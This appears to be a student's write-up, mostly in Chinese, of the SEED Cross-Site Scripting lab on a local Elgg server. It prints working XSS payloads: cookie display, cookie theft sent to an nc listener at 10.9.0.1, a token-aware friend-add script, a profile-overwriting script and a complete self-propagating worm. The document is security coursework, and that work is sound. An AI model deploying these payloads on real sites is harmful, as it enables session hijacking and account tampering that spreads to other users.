
Cross-Site Scripting (XSS) Attack Lab

61519213 王江涛

Task 1: Posting a Malicious Message to Display an Alert Window


我们将<script>alert(“XSS”);</script>写入 Alice 的配置文件，退出，可以看到弹出带有”XSS”的框，当他人访问 Alice 时，也会出现如下弹框。



XSS

Task 2: Posting a Malicious Message to Display Cookies


我们将<script>alert(document.cookie);</script>写入 Alice 的配置文件，退出，可以看到弹出带有 Alice 的 cookie 的框，当他人访问 Alice 时，也会出现如下弹框。


Alice : Elgg For SEED Lab
www.seed-server.com/profile/alice
Elgg For SEED Labs
Your profile was successfully saved.
OK
Brief description

Elgg=a5ootdn0gnbi242pug0k0ufm6j

Task3： Stealing Cookies from the Victim’s Machine


方法与任务 2 一致，将代码植入个人介绍，同时监听，当用户登录之后即可显示结果：



```
^C
[07/19/21]seed@VM:~/.../Labsetup$ nc -lknv 10.9.0.1 5555
Listening on 10.9.0.1 5555
Connection received on 10.9.0.5 55618
GET / HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: curl/7.68.0
Accept: */*

Connection received on 10.9.0.1 44378
GET /?c=Elgg%3Dhrb3bhkf1mpk9e8ok5g13r26aa HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/2
0100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

Task 4: Becoming the Victim’s Friend


首先，通过 HTTP Header Live 查看添加好友请求的各种信息，如添加好友请求的 URL 和攻击者的 guid，如图所示：



HTTP Header Live Sub — Mozilla Firefox


```
GET  http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1625740088&__elgg_token=EKf
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=s751d0npa8452fl477obq4ubgb
```

一旦我们了解了添加朋友 HTTP 请求的样子，我们就可以编写一个 Javascript 程序来发送相同的 HTTP 请求，主要对于 sendurl 进行修改，如下：




```
<script type="text/javascript">
window.onload=function()
{
    var Ajax=null;

    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;

    var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token

    Ajax=new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.send();
}
    </script>
```

将这段代码植入到 Samy 的个人介绍中，当 Alice 访问后，则自动添加好友。
Alice 访问前：



Alice 访问后：



1） Explain the purpose of Lines ① and ②, why are they are needed?


这是 URL 中的额外参数，它需要在 JavaScript 中被正确赋值，如果出错的话会被视为跨站请求而被丢弃，攻击就无法实现。换言之，站点存在了 CSRF 防御机制，用户访问页面有个服务器下发的 token 值，直接构造添加朋友的 url 是不够的，因为不知道对方的 token 是多少，只是访问 http://www.seed-server.com/action/friends/add?friend=59 是不够的

2） If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

当然是可以的，攻击点有很多，Brief description，Location，Interests 等字段，都可以注入 Script 代码。


Task5: Modifying the Victim’s Profile

与任务 4 类似，首先，调查 URL，登录用户账户，用 HTTP Header Live 捕捉一个用于编辑个人资料的请求，记录相关信息。如图所示：




```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------121689011132939411903582556196
Content-Length: 3015
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/charlie/edit
Cookie: Elgg=ivdb08cp897ul7fna6h5deic8i
Upgrade-Insecure-Requests: 1
```

由此，不难对于脚本进行更改：



```
<script type="text/javascript">
window.onload = function()
{
    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;

    var content=token+ts+userName+"&description=<p>Samy is my hero</p>\
        &accesslevel[description]=2\
        &briefdescription=&accesslevel[briefdescription]=2\
        &location=&accesslevel[location]=2\
        &interests=&accesslevel[interests]=2\
        &skills=&accesslevel[skills]=2\
        &contactemail=&accesslevel[contactemail]=2\
        &phone=&accesslevel[phone]=2\
        &mobile=&accesslevel[mobile]=2\
        &website=&accesslevel[website]=2\
        &twitter=&accesslevel[twitter]=2"+guid;     //发送的请求
    var samyGuid=59;    //Samy的Guid
    var sendurl="http://www.seed-server.com/action/profile/edit";   //目标页面网址

    if(elgg.session.user.guid!=samyGuid)
    {
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type",
                              "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```


将其植入个人简介之中，Alice 点击之后，很容易发现自己的简介被更改，即攻击成功。



Samy is my hero

Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

此处是检查目标用户是否是自己，如果是的话就不进行攻击。如果去掉，修改后的主页会立刻显示出来。如图：




Samy

About me
Samy is my hero


Task 6: Writing a Self-Propagating XSS Worm

首先，登录 Charlie 登录，进行修改个人主页的操作，用“HTTP Header Live”记录 URL 的格式，记录 guid 等关键信息。




```
POST    http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------121689011132939411903582556196
Content-Length: 3015
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/charlie/edit
Cookie: Elgg=ivdb08cp897ul7fna6h5deic8i
Upgrade-Insecure-Requests: 1

__elgg_token=cSCqAW0GLo7Ibf6CRKXGwA&__elgg_ts=1625741283&name=Charlie&description=<p>Samy is my hero</p> &
```

由此，填充 JS 代码，并将其植入 Samy 个人介绍之中




```
<script type="text/javascript" id="worm">
window.onload=function()
{
    var headerTag="<script type=\"text/javascript\" id=\"worm\">";
    var jsCode=document.getElementById("worm").innerHTML;
    var tailTag="</" + "script>";

    var wormCode=encodeURIComponent(headerTag + jsCode + tailTag);

    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var desc="&description=Samy is my hero"+wormCode+"&accesslevel[description]=2"; //使用上面生成的蠕虫代码wormCode

    var content=token+ts+userName+desc+guid;     //发送的请求
    var samyGuid=59;    //Samy的Guid
    var sendurl="http://www.seed-server.com/action/profile/edit";   //目标页面网址

    if(elgg.session.user.guid!=samyGuid)
    {
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type",
                        "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

当 Alice 访问 Samy 是，可以看到攻击成功



About me
Samy is my hero

当 Charlie，访问上 Alice 的主页时：



About me
Samy is my hero

即蠕虫病毒成功传播，攻击成功